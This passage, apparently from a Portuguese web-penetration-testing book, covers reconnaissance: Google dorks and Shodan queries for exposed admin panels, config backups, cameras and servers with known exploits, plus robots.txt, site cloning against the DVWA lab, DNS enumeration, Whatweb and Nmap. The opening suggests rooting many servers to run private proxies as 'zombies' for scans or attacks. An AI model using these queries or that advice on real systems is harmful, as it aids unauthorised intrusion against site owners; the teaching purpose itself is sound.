1. Não se preocupe caso o endereço IP do proxy usado seja detectado pelo Google, pois após algumas horas o endereço bloqueado volta a ser liberado. No entanto, como a ideia é automatização e agilidade de ataque, recomendo utilizar uma cadeia muito grande de proxies (não há limites, quanto mais, melhor).
2. Em testes pessoais, tentei usar esse script com proxies anônimos públicos. Em todos os casos, os endereços IPs desses proxies foram detectados pelo Google. O script, porém, funciona bem caso um servidor proxy seja configurado de modo manual. Muito provavelmente proxies públicos já são usados por atacantes ao redor do mundo em seus scripts pessoais, fazendo com que o Google bloqueie o IP desses proxies. Uma ideia é conseguir acesso root a vários servidores com diferentes endereços IPs. Como root, é possível instalar um servidor proxy, como o Squid. Assim, você terá servidores proxies particulares que podem ser usados como zumbies para realizar varreduras com o google-bot-proxy.py ou qualquer outro tipo de ataque virtual. Na realidade, muitos servidores invadidos são usados para ataques de negação de serviço (DDoS).

Realize o download do script google-bot-proxy.py em

https://github.com/danielhnmoreno/google-bot**.**

Dê a permissão de execução ao script:

root@kali# **chmod +x google-bot-proxy.py**

Ao executar o script no terminal:

root@kali# **export LC_ALL='en_US.utf8'**

root@kali# **python3.5 google-bot-proxy.py**
--- Será retornado resultados similares a Figura 6.2 ---

Caso existam problemas com os proxies usados:

Os proxys a seguir falharam, troque-os:
6.6.6.6:666
Os proxys a seguir foram detectados pelo Google, troque-os:
200.200.200.200
Altere o valor da variável 'count' para 100

6.1.3 Consultas ofensivas

6.1.3.1 Páginas sem index

Ainda parece uma prática muito comum entre os programadores construir aplicações web sem uma página de index, possibilitando ao usuário visitante saber quais são os arquivos hospedados naquele diretório. Faça um teste:

1. Remova todos os arquivos em /var/www/html**.**

root@kali# **rm -rf /var/www/html/***

2. Copie o arquivo /etc/passwd para esse diretório:

root@kali# **cp /etc/passwd /var/www/html**

3. Inicie o servidor Apache:

```
root@kali# service apache2 start
```

4. Ao acessar o endereço http://localhost, todos os arquivos (no caso apenas o arquivo /var/www/html/passwd) do diretório /var/www/html serão exibidos.
5. A etapa 4 só é possível por não existir um arquivo de index (index.html, index.php etc.) no diretório web (/var/www/html).

Em muitas situações, embora não seja uma boa prática, apresentar o conteúdo de um diretório não representa uma falha grave de segurança. Há muitos sites web que hospedam arquivos ISO de sistemas operacionais, e todo o conteúdo do diretório é exibido ao usuário, sem que necessariamente se exponha alguma informação sigilosa. Isso ocorre, por exemplo, no próprio site de imagens do Kali: http://cdimage.kali.org. É muito comum, também, sites que hospedam imagens em um diretório sem o arquivo de index. Desse modo, sempre que possível, evite deixar um diretório web sem um arquivo de index.

O exemplo a seguir retorna páginas web contendo o termo “index of" em seu título:

```
intitle:"index of"
intitle:index.of
```

Para exibir páginas sem um arquivo de index, a consulta intitle:"index.of" deve ser incrementada. Por exemplo, é muito comum se ver os textos Name, Last modified, Size e Description no corpo (texto) da página quando não há um arquivo de index:

```
intitle:"index of" intext:name intext:size
```

O problema de páginas sem o arquivo de index é que, em seu rodapé, serão exibidas informações a respeito de qual é o servidor executado. Assim, é possível buscar páginas vulneráveis a um determinado exploit. Por exemplo, servidores Apache inferiores à versão 2.2.22 sofrem ataques de negação de serviço que podem ser explorados pelo Slowloris. O exemplo a seguir busca por versões vulneráveis do Apache (desde a versão 0 até a versão 21):

```
intitle:"index of" intext:name intext:size intext:"Apache/2.2.0..21" |
  intext:"Apache/1.3"
```

6.1.3.2 Busca por termos na URL

Uma busca por termos na URL pode retornar sites com painéis de login:

```
inurl:login | inurl:logon inurl:index
```

O exemplo a seguir busca o termo admin no domínio desejado:

```
inurl:admin site:dominio.com.br
```

Sites com painéis administrativos não são necessariamente vulneráveis, porém é possível tentar realizar ataques de injeção SQL ou força bruta para obter o acesso ao sistema. Há casos em que o administrador do site deixa um segundo arquivo index, normalmente com o nome de index2 na página administrativa do site. Esse arquivo pode apresentar uma segurança menos robusta: há casos em que é possível acessar o painel de administração do site pelo index2, sem a necessidade de autenticação:

```
allinurl:admin index2
```

Algumas empresas mantêm a sua intranet exposta para a internet:

```
inurl:intranet
```

6.1.3.3 Busca por arquivos específicos

Em ambientes de produção, os logs do site não devem ser visualizados pelos usuários, pois, em situações em que o site esteja vulnerável a LFI (Local File Inclusion), a vulnerabilidade pode se tornar do tipo RFI (Remote File Inclusion):

```
intitle:index.of log | logs
intitle:index.of intext:access log | logs
inurl:log | inurl:logs site:dominio.com.br
```

Logs de mensagens de erros também podem revelar informações sensíveis:

```
intitle:index.of intext:error log | logs
```

Os arquivos de backup constituem outro tipo de arquivo que precisa de monitoração, pois normalmente são versões antigas de um site, podendo revelar informações sensíveis:

```
intitle:index.of backup | bkp | bak | tmp | temp
```

Arquivos de configuração também podem expor dados sensíveis:

```
allinurl:ws_ftp ini
inurl:ws_ftp filetype:ini
filetype:conf | filetype:config | filetype:cfg inurl:firewall
```

Formulários de upload de arquivos podem ser vulneráveis a ataques de file

upload:

```
allinurl:admin upload php
inurl:admin inurl:upload filetype:php
```

6.1.3.4 Busca por módulos vulneráveis

A cada dia, novas vulnerabilidades são descobertas e divulgadas em portais de segurança da informação. Particularmente eu gosto mais do http://exploit-db.com e do http://packetstormsecurity.com. Uma recomendação pessoal a todos os programadores web é que consultem diariamente o Exploit-db para saber se há algum exploit contra alguma tecnologia empregada na programação do seu website. Acredite, será uma questão de tempo para um atacante consultar esses portais e verificar no Google por possíveis alvos. Por uma questão de sorte (ou azar, dependendo do ponto de vista), o Google poderá exibir o seu site vulnerável para o atacante.

Por exemplo, painéis administrativos de sites em Joomla ou WordPress podem ser exibidos por:

```
inurl:administrator intext:"Use um nome de usuário e senha"
inurl:"wp-login.php?redirect_to=http"
```

Uma consulta por sites Joomla potencialmente vulneráveis (https://exploit-db.com/exploits/40966):

```
inurl:"option=com_blog_calendar"
```

Há inúmeros módulos vulneráveis do Joomla que podem ser pesquisados no Google:

```
--- https://exploit-db.com/exploits/40111/ ---
inurl:"option=com_guru"

--- https://exploit-db.com/exploits/39977/ ---
inurl:"option=com_bt_media"
```

Não vou me estender em relação a consultas específicas para determinar vulnerabilidades em módulos vulneráveis, em vez disso, acredito ser melhor informá-los quais os principais repositórios usados pelos atacantes para buscar exploits:

- http://exploit-db.com
- https://exploit-db.com/google-hacking-database

- http://packetstormsecurity.com
- http://securityfocus.com
- http://securiteam.com

6.1.3.5 Google dorks

A Tabela 6.1 apresenta algumas consultas (dorks) usadas para o Google Hacking.

Tabela 6.1 – Consultas para o Google Hacking

Consulta (Google dork)	Descrição
intitle:VNC inurl:5800 -intitle:5800	Busca servidores VNC escutando na porta 5800
inurl:"phpmyadmin/index.php" intext:"[Edit] [Create PHP Code] [Refresh]"	phpMyAdmin com a interface administrativa exposta
intitle:"index of" intext:name intext:size intext:"Apache/2.2.0..21" | intext:"Apache/1.3"	Servidores Apache vulneráveis a ataques de negação de serviço (https://exploit-db.com/exploits/8976)
intext:"httpfileserver 2.3" "Server information"	Servidores Rejjeto HTTP File Server (HFS) potencialmente vulneráveis a ataques de RCE (https://exploit-db.com/exploits/34668)
"http_from=googlebot" googlebot.com "server_software="	Retorna buscas feitas pelo Googlebot. Por serem consultas dinâmicas, verifique o cache do site, em vez do site, para ler os resultados
"http_from=googlebot" googlebot.com "server_software=" "Microsoft-IIS"	Busca por servidores Microsoft IIS
inurl:nqt.php intitle:"Network Query Tool"	Busca por NQT (Network Query Tool). O NQT executa comandos simples de rede, como whois, ping, traceroute e portas abertas
inurl:webutil.pl -intext:login	Busca pelo utilitário Perl webutil (ping, traceroute, dnslookup etc.)
"version info" "boot version" "internet settings" intitle:"Setup Home"	Busca por roteadores Belkni. É possível realizar diversas ações ao acessar a interface administrativa de algum equipamento de borda (firewall, roteador etc.): configurar redirecionamento de portas para enviar requisições para alguma estação de dentro da rede, habilitar a VPN e/ou DMZ, trocar o servidor DNS para o servidor DNS do atacante etc.
inurl:wp-config backup | old | bkp | back filetype:txt	Conteúdos de backup em sites WordPress
inurl:configuration.php intext:"<?php class Jconfig {" filetype:php	Arquivo de configuração do Joomla
intitle:"Web Image Monitor"	Busca por impressoras

inurl:"/mainframe.cgi"	
inurl:"/control/userimage.html" intext:MOBOTIX	Busca por câmeras conectadas na internet

Além da Tabela 6.1, há inúmeras consultas (dorks) usadas para o Google Hacking. Visite o endereço https://exploit-db.com/google-hacking-database para novidades e atualizações.

A ideia não é descrever uma quantidade infindável de consultas que podem ser utilizadas para ataques em massa, mas mostrar os fundamentos do Google Hacking para que as dorks encontradas em sites como o Exploit-db sejam de fácil compreensão.

Além do Google, há um mecanismo mais sofisticado para levantamento de vulnerabilidades, o Shodan.

6.2 Shodan

Diferentemente do Google, o Shodan realiza captura de banners de serviços. Dessa forma, em vez de procurar websites, ele busca serviços (FTP, SSH etc.). Acesse o serviço em https://shodan.io (será necessário criar uma conta para utilização de filtros – Tabela 6.2).

Tabela 6.2 – Filtros de busca para o Shodan

Consulta	Descrição
after/before	Antes (after) e depois (before) de uma determinada data. Deve seguir o formato *dd/mm/yyyy* (dia e mês com dois dígitos e ano com quatro) ou *dd-mm-yy*. Por exemplo, a consulta after:01/02/2000 busca dispositivos inseridos na base de dados do Shodan após o dia primeiro de fevereiro do ano 2000
city	Filtra por cidades. Exemplo: city:"Rio de Janeiro"
country	Filtra por país. Exemplo: country:BR
geo	Filtra por geolocalização (em radianos). Exemplo: geo:-11.111,-44.000
hostname	Filtra por nome de host. Exemplo: hostname:.com.br
net	Filtra por faixas de IP. Exemplo: net:200.100.11.0/24
os	Filtra por sistema operacional. Exemplo: os:"windows xp"
port	Filtra por portas. Exemplo: port:80

Suponha que seja necessário buscar por servidores IIS espalhados pelo mundo. Desse modo, digite *iis* no campo de busca e esse termo será destacado em vermelho no lugar em que foi capturado no banner:

HTTP/1.1 200 OK

Content-Type: text/html
Last-Modified: Tue, 01 Mar 2016 16:57:09 GMT
Accept-Ranges: bytes
ETag: "ed64ca64db73d11:0"
Server: Microsoft-**IIS**/7.5
X-Powered-By: ASP.NET
Date: Mon, 09 Jan 2017 14:58:39 GMT
Content-Length: 4451

Assim como no Google, é possível utilizar filtros de pesquisa. A Tabela 6.2 mostra alguns filtros básicos que podem ser usados com o Shodan. Aspas duplas são utilizadas em nomes que necessitem de espaços. Assim, a consulta city:"Rio Claro", por exemplo, retorna equipamentos localizados na cidade de Rio Claro, Brasil. Agora a consulta city:Rio Claro retorna cidades que contenham o termo Rio em seu nome (Rio Grande – Porto Rico e Rio Claro – Brasil) e o termo Claro em algum lugar do seu banner. Faça essa consulta e perceba a diferença.

A Tabela 6.3 apresenta algumas consultas que podem ser feitas no Shodan.

Tabela 6.3 – Consultas para o Shodan

Consulta	Descrição
bigfoolcat ftp server	Servidores EasyFTP potencialmente vulneráveis a Stack Buffer Overflow (https://exploit-db.com/exploits/16737)
os:"windows xp" remote desktop protocol	Servidores Windows XP/2003 com RDP habilitado potencialmente vulneráveis a ataques de negação de serviço (https://technet.microsoft.com/pt-br/library/security/ms12-020.aspx)
hfs 2.3	Servidores Rejjeto HTTP File Server (HFS) potencialmente vulneráveis a ataques de RCE (https://exploit-db.com/exploits/34668/)
title:"IP CAMERA Viewer"	Câmeras conectadas na internet
linux upnp avtech country:br	Câmeras do modelo AVTECH

Além de serviços como o Google e o Shodan, há outros como o http://archive.org (histórico contendo desde a primeira versão da página – versões antigas podem revelar dados interessantes), http://escavador.com (informações acadêmicas de determinada pessoa – tais informações podem ser usadas para filtragem de gostos e preferências em ataques de *phishing scam*), netcraft (https://netcraft.com), registrobr (https://registro.br) e o software Maltego. E-mails, nomes, telefones e

absolutamente todo e qualquer tipo de informação devem ser coletados na fase de reconhecimento para que um plano de ataque seja bem elaborado nas fases seguintes.

6.3 Arquivo robots.txt

Esse arquivo contém arquivos e diretórios que devem ou não ser exibidos por web crawlers como o Googlebot. Em alguns casos, esse arquivo pode revelar diretórios sensíveis, como o painel administrativo de um site.

Para encontrá-lo, basta inserir o nome robots.txt após o nome do site:

http://*site.com*/robots.txt

O conteúdo do arquivo robots.txt será similar ao conteúdo a seguir:

```
User-Agent: *
Disallow: /administrator/
Allow: /administrator/admin-ajax.php
```

- User-Agent – Quando um browser acessa uma página web, ele envia esse campo para o servidor, identificando-o. Em jargão informal, o browser enviaria a mensagem "Oi, o meu nome é Firefox" (ou Google Chrome, Opera, IE etc.) para o servidor. Cada browser envia um User-Agent diferente (versões diferentes do mesmo browser também enviam User-Agent diferentes). Por exemplo, para bloquear (Disallow) ou permitir (Allow) páginas para o Googlebot, utilize User-Agent: Googlebot. O asterisco representa todos os browsers.
- Disallow – Diretórios ou arquivos que não devem ser exibidos por web crawlers. Por exemplo, /administrator/ ou /wp-admin/ podem ser indícios de que o site está rodando Joomla ou WordPress, respectivamente.
- Allow – Pastas ou arquivos que podem ser exibidos por web crawlers.

6.4 Ícone de sites

Ao utilizar frameworks como WordPress, Joomla etc., muitos administradores e desenvolvedores web não retiram o ícone que aparece no canto superior à esquerda no browser (Figura 6.3), o qual muitas vezes pode ser um indício do framework em que o site foi desenvolvido, servindo de

fonte de informações para o atacante.



Figura 6.3 – Ícone do Joomla.

6.5 Mensagens de erro

Mensagens de erro, embora auxiliem muito na fase de desenvolvimento de um website, devem ser desativadas de sites em produção, pois o atacante pode identificar se um site apresenta determinadas vulnerabilidades conforme a mensagem de erro retornada.

6.6 Clonagem de sites

Clonar um site, além de fornecer para o auditor o mapeamento do website, também pode servir para a criação de páginas de phishing. Ferramentas como o wget, httrack e o SET (*Social Engineering Tookit*) auxiliam nessa tarefa.

6.6.1 wget

Solicita um recurso, podendo ser usado para realizar download de arquivos, páginas web etc.

wget *recurso*

Opções	Descrição
-c	Continua o download caso ele tenha sido interrompido.
-r	Solicita um recurso de forma recursiva. Por padrão, realiza a busca em até cinco níveis de profundidade.
-m	Opção de mirror. Usado para realizar o espelhamento do site para arquivos locais (realiza o “download” do site). Equivalente a usar as opções -r -N -l inf --no-remove-listing.
-e robots=off	De acordo com as configurações do arquivo robots.txt, o wget solicitará ou não recursos. Essa opção desabilita a checagem do conteúdo do arquivo robots.txt.
--load-cookies=*cookies.txt*	Utiliza um cookie. O conteúdo do cookie deve estar presente no arquivo cookies.txt.
--save-cookies=*cookies.txt*	Salva os cookies no arquivo cookies.txt. Por padrão, não salva cookies de sessão.

--keep-session-cookies	Salva cookies de sessão. Usado com a opção --save-cookies=.

Exemplos:

- O exemplo a seguir realiza o download da página http://localhost/index.html:

```
root@kali# wget localhost
```

- O exemplo a seguir realiza o espelhamento do site local, clonando todos os seus arquivos:

root@kali# **wget localhost -m**

- Há situações em que é necessário realizar o download de arquivos protegidos por mecanismos de autenticação, como sistemas de login. Para simular esse ambiente, será utilizado o DVWA (Damn Vulnerable Web Application):

1. Obtenha a ISO em http://dvwa.co.uk/DVWA-1.0.7.iso e instale-a na máquina virtual de sua preferência.
2. Ao acessar o endereço IP do servidor DVWA, é exibida uma tela de login.
3. Ao realizar o login (*admin*/*password*), exibe-se a página administrativa (Figura 6.4). É justamente essa página que deverá ser clonada.



Figura 6.4 – Tela de acesso ao DVWA.

4. Para clonar a página exibida pela etapa 3, será necessário configurar o wget a realizar uma requisição com o cookie de sessão do administrador (opção --load-cookies=). Para saber como deve ser o formato do arquivo de cookie, realize uma requisição, salvando os cookies no arquivo cookies.txt:

   root@kali# **wget --keep-session-cookies --save-cookies=/root/cookies.txt** *IP_DVWA*

5. O cookie salvo pela etapa 4 apresenta a seguinte estrutura:

   root@kali# **cat /root/cookies.txt**
   # HTTP cookie file.
   # Generated by wget on 2017-03-03 21:41:01.
   # Edit at your own risk.
   192.168.0.18 FALSE / FALSE 0 **security high**
   192.168.0.18 FALSE / FALSE 0 **PHPSESSID miklc6auh91p47bb22u55skjb1**

6. O valor do cookie security pode ser trocado de high para low e o valor do cookie PHPSESSID pode ser trocado para o PHPSESSID do administrador. Uma maneira de descobrir esse PHPSESSID é logando-se no sistema (etapa 3) com o Firefox e, nas opções de privacidade, visualizar o seu conteúdo. Outra forma é por meio de Add-ons como o Cookies Manager+. Lembre-se de que um cookie de sessão é perdido caso o browser seja fechado, portanto, para realizar a etapa 7, é necessário manter a aba do Firefox aberta.

7. Realize uma requisição com o wget, utilizando dessa vez o arquivo contendo o cookie de sessão do administrador:

   root@kali# **wget --load-cookie=/root/cookies.txt -m -e robots=off** *IP_DVWA*

8. O espelhamento do site será feito, sendo armazenado em um diretório local de nome igual ao endereço IP do servidor DVWA.

6.6.2 httrack

Copia todo o conteúdo de um site para arquivos locais, similar ao wget.

root@kali# **httrack**

Ao longo do programa, serão feitas algumas perguntas relacionadas ao projeto, à URL que será copiada etc. Atente para esta tela:

Action:

(enter) 1 Mirror Web Site(s)
2 Mirror Web Site(s) with Wizard
3 Just Get Files Indicated
4 Mirror ALL links in URLs (Multiple Mirror)
5 Test Links In URLs (Bookmark Test)
0 Quit

A opção 2 copia todos os arquivos do site (similar à opção -m do wget) e a opção 3 copia somente a URL informada (similar a usar o wget sem opção alguma). Insira a opção que desejar e termine de preencher as perguntas que serão feitas pelo httrack. Em caso de dúvidas, deixe sempre a opção padrão informada pelo httrack. No final, o site será espelhado localmente.

6.7 Mapeamento da infraestrutura

Mapear a infraestrutura mostrará ao atacante quais estações ativas estão em uma DMZ (zona desmilitarizada) e são acessíveis pela internet.

Em um pentest, mesmo que o servidor web principal não apresente qualquer falha que possa comprometê-lo, ao mapear os subdomínios, talvez algum dele mostre algum tipo de vulnerabilidade. A vulnerabilidade explorada no subdomínio pode permitir acesso ao servidor web principal. Por exemplo, a senha descoberta via força bruta no serviço SSH de um subdomínio pode ser a mesma usada para acessar o painel web administrativo em outro subdomínio. Outra situação ocorre quando vários sites são configurados em um único domínio. Ao explorar alguma vulnerabilidade e comprometer um subdomínio, o escalonamento de privilégios vertical, com o intuito de obter acesso root no servidor, poderá ser efetuado. Caso o atacante tenha sucesso nessa etapa, todo o ambiente é comprometido, incluindo os sites hospedados nesse servidor. Suponha o seguinte cenário:

- Os arquivos do site http://www.exemplo.com estão no diretório /var/www/html/www.exemplo.com do servidor web.
- Os arquivos do site http://intranet.exemplo.com estão no diretório /var/www/html/intranet.exemplo.com do servidor web.
- Não há vulnerabilidades em http://www.exemplo.com.
- Uma vulnerabilidade de má configuração em

http://intranet.exemplo.com/admin/upload.php permite que arquivos PHP sejam enviados em http://intranet.exemplo.com/admin/uploads/. Uma backdoor PHP é enviada para o sistema.

- Conseguindo executar comandos do sistema, executa-se um exploit local para escalonamento de privilégios vertical. Com acesso root ao sistema, qualquer arquivo pode ser lido e alterado, inclusive os do diretório /var/www/html/www.exemplo.com, que hospeda os arquivos do site http://www.exemplo.com.
- O site http://www.exemplo.com, que não apresentava vulnerabilidade alguma, pode ser inteiramente comprometido devido a uma vulnerabilidade de file upload em http://intranet.exemplo.com.

Enumerar o DNS, na tentativa de realizar uma transferência de zona, fornecerá ao atacante a topologia de todos os computadores que estão na DMZ. Comprometer uma única estação poderá dar acesso a todo o ambiente. Caso a transferência de zona não seja possível, uma lista de palavras poderá ser usada para enumeração de nomes de subdomínios:

```
root@kali# dnsenum domínio.com
root@kali# dnsenum dominio.com -f /usr/share/dnsenum/dns.txt
```

Caso o servidor seja compartilhado, os IPs vinculados a um determinado site web podem ser enumerados (http://yougetsignal.com/tools/web-sites-on-web-server). Outra forma é utilizar o operador IP: no Bing (bing.com):

```
IP:200.200.200.200
```

CAPÍTULO 7

Scanning

Depois de coletar informações a respeito de um alvo, o próximo passo é coletar dados mais específicos, como portas abertas, sistema operacional e versões de serviços. Tais informações poderão fornecer ao atacante um direcionamento a ser tomado para a elaboração do seu plano de ataque.

Pentest web não se resume somente a detectar e explorar vulnerabilidades em aplicações web; será necessário também realizar o pentest da rede e da infraestrutura. No entanto, como o foco do livro não é o pentest de infraestrutura (recomendo a leitura dos outros livros de minha autoria para tal), não serão detalhadas especificações e metodologias usadas nesse tipo de pentest. Em vez disso, apresentarei como realizar auditorias em aplicações web e no servidor hospedando as páginas. É fundamental programadores web terem a consciência de que, mesmo que a sua aplicação web esteja protegida e sem falhas, um atacante usará diversos métodos para conseguir acesso ao servidor.

Assim, antes de simular um servidor vulnerável, será necessário conhecer as principais ferramentas usadas na fase de scanning: Whatweb, Nmap, Dirb, Dirbuster e web proxies.

Além dessas, há outras duas excelentes: Nessus e OpenVAS. No entanto, por fazerem parte de um escopo mais voltado ao pentest de infraestrutura, essas ferramentas não serão comentadas neste livro.

7.1 Whatweb

Determina o que está sendo executado no servidor web. Exemplo:

1. Inicie o servidor Apache:

root@kali# **service apache2 start**

2. Verifique qual é o servidor e a versão do PHP rodando no servidor web local:

root@kali# **whatweb localhost**
http://localhost [200 OK] Apache[2.4.25], HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[::1], Title[Apache2 Debian Default PagIt works]

3. Mostra o resultado de forma detalhada:

root@kali# **whatweb localhost -v**
WhatWeb report for http://localhost
Status : 200 OK
Title : Apache2 Debian Default Page: It works
IP : <Unknown>
Country : <Unknown>
Summary : **Apache**[**2.4.25**], HTTPServer[**Debian** Linux][Apache/2.4.25 (Debian)]

7.2 Nmap

Scanner extremamente versátil, permitindo diversos tipos de varredura e enumeração no sistema.

nmap [*opções*] [*endereço IP*]

Opção	Descrição
-d	Modo debug. Exibe informações mais detalhadas do que o modo verboso (-v ou -vv).
--exclude *IPs*	Exclui determinados IPs em uma varredura. Os IPs devem ser separados por vírgula.
-iL *arquivo*	O scan do Nmap é realizado a partir de um arquivo de entrada.
-oN *arquivo*	O scan do Nmap é reportado em um arquivo de saída.
--packet-trace	Rastreia os pacotes enviados para varredura, exibindo-os na tela.
-p *portas*	Varredura de portas somente naquelas especificadas. Intervalos de portas podem ser definidos com o sinal de -. Por exemplo, para scanear todas as portas do intervalo de 20 a 30, utilize a opção -p 20-30.
-r	O comportamento do Nmap é realizar varreduras enviando pacotes para portas em ordem randômica. Com essa opção, o Nmap não randomiza as portas, fazendo a varredura a partir daquela mais baixa até a mais alta.
-sA	Realiza um ACK scan: em vez de determinar portas abertas, determina quais são filtradas por regras de firewall.
-sL *IPs*	Não realiza varredura de portas, apenas retorna uma lista de IPs que podem ser scaneados. Exemplo: -sL 192.168.0.1/24 retornará no máximo 256 alvos, já -sL 192.168.0.1/26 retornará no máximo 64 alvos.
-sV	Determina o banner (detalhes) da aplicação.

-v	Modo detalhado (verbose). Exibe as operações realizadas no Nmap.
-vv	Modo muito detalhado (very verbose). Exibe as operações feitas no Nmap.
--version-intensity *int*	Define a intensidade usada na captura de banner (opção -sV), variando de 1 a 9. Quanto mais alto, maior a chance de um serviço ser corretamente identificado. O padrão é 7.
-F	Modo rápido, procura apenas por portas conhecidas. O comportamento do Nmap é varrer por mil portas conhecidas; com essa opção, a varredura cai para cem portas.
-O	Determina a versão do sistema operacional.
-PS*porta*	Pacotes TCP vazios somente com a flag SYN acionada para a porta especificada. Ao usar essa opção, não deixe espaço entre -PS e a porta a ser scaneada. Exemplo: -PS80, -PS80,22 etc.
-PA*porta*	Pacotes TCP com a flag ACK acionada, em vez da flag SYN.

O exemplo a seguir determina as portas abertas do sistema:

1. Inicie dois serviços que aguardem conexões em uma porta, como o SSH e o servidor Apache:

   root@kali# **service ssh start**
   root@kali# **service apache2 start**

2. Inicie o Nmap, realizando a varredura de portas no IP local:

   root@kali# **nmap localhost**

   PORT STATE SERVICE
   22/tcp open ssh
   80/tcp open http

Ao realizar uma varredura de portas, o Nmap determina o estado da porta: aberta para qualquer tipo de conexão (estado open), filtrada ou não por alguma regra de firewall (estado filtered e unfiltered), ou fechada para qualquer conexão (estado closed):

1. Crie uma regra de filtragem no IPtables em que todo o tráfego oriundo do protocolo TCP (-p tcp) destinado à porta 80 (--dport 80) seja bloqueado (-j DROP):
   root@kali# **iptables -A INPUT -p tcp --dport 80 -j DROP**
2. Uma nova varredura com o Nmap exibirá na coluna STATE o estado filtered:

   root@kali# **nmap localhost**

   PORT STATE SERVICE
   22/tcp open ssh
   80/tcp filtered http

3. A opção -sA determina portas filtradas por regras de firewall:

root@kali# **nmap localhost -sA**

PORT STATE SERVICE
80/tcp filtered http

4. Varredura nas portas 666 e 999 (ambas fechadas e sem qualquer regra de firewall):

root@kali# **nmap localhost -p 666,999**

PORT STATE SERVICE
666/tcp closed doom
999/tcp closed garcon

5. Ao final deste exercício, lembre-se de apagar as regras do IPtables:

root@kali# **iptables -F**

O exemplo a seguir determina o sistema operacional (versão do kernel), junto com um detalhamento do serviço executado (banner da aplicação):

root@kali# **nmap -O -sV localhost**

PORT STATE SERVICE VERSION
22/tcp open ssh **OpenSSH 7.4p1 Debian 10 (protocol 2.0)**
80/tcp open http **Apache httpd 2.4.25 ((Debian))**
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.6
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

7.3 Nmap Scripting Engine (NSE)

Inicialmente, o Nmap foi criado para servir apenas como um scanner de portas. Com o tempo, foram incluídos scripts que permitem melhor refinamento na varredura. Há diversas categorias de scripts: força bruta, detecção de alguns tipos específicos de vulnerabilidade, malware, negação de serviço etc.

O intuito deste livro não é descrever minuciosamente todos os scripts presentes no Nmap, mas sim explicar qual a forma de utilizá-los. Para uma lista completa dos scripts, consulte o site https://nmap.org/nsedoc.

Os scripts no Nmap encontram-se no diretório /usr/share/nmap/scripts/.

Opção	Descrição
--script *script*	Utiliza um script do Nmap.
--script-args *arg=valor*	Em alguns scripts, é possível configurar parâmetros adicionais.
--script-args-file *arquivo*	Em vez de passar os argumentos via linha de comando no shell, eles podem ser informados em um arquivo. Os argumentos no arquivo devem ser separados por vírgula ou por nova linha. Argumentos passados na linha de comando sobrepõem os argumentos passados por arquivo. O arquivo deve ser informado por caminho absoluto ou relativo (nesse caso, ele deve estar localizado no diretório do Nmap – /usr/share/nmap).
-sC	Abreviação de --script default.
--script-updatedb	Atualiza a base de dados (/usr/share/nmap/scripts/script.db) de scripts do Nmap.

--script-trace	Rastreia a execução do script. É uma forma de debug.
--script-help *script*	Exibe ajuda a respeito do script.

O exemplo a seguir determina quais são os métodos suportados pelo servidor HTTP:

```
root@kali# nmap --script http-methods localhost -p 80
PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

O site https://nmap.org/nsedoc/scripts/http-methods.html apresenta vários argumentos que podem ser usados (http-methods.url-path, http-methods.test-all, http.max-cache-size, http.max-pipeline, http.pipeline, http.useragent etc.) para o script http-methods. Para usar um argumento, coloque-o na sintaxe:

```
argumento=valor
```

O exemplo a seguir utiliza o argumento http.useragent com o valor "TESTE DO NMAP":

```
root@kali# nmap --script http-methods --script-args
   http.useragent="TESTE DO NMAP" localhost
PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
```

Ao verificar o log do Apache, o User-Agent das últimas requisições foi alterado pelo valor informado na varredura com o Nmap:

```
root@kali# cat /var/log/apache2/access.log
127.0.0.1 - - [10/Jan/2017:17:25:38 +0000] "OPTIONS / HTTP/1.1" 200 181 "-"
  "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
127.0.0.1 - - [10/Jan/2017:17:25:38 +0000] "DXAL / HTTP/1.1" 501 493 "-"
  "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
127.0.0.1 - - [10/Jan/2017:17:26:23 +0000] "OPTIONS / HTTP/1.1" 200 181 "-"
  "TESTE DO NMAP"
127.0.0.1 - - [10/Jan/2017:17:26:23 +0000] "FDTF / HTTP/1.1" 501 493 "-" "TESTE DO NMAP"
```

É possível usar todos os scripts de uma determinada categoria; basta informar ao Nmap a categoria[1] desejada:

```
root@kali# nmap --script safe localhost
```

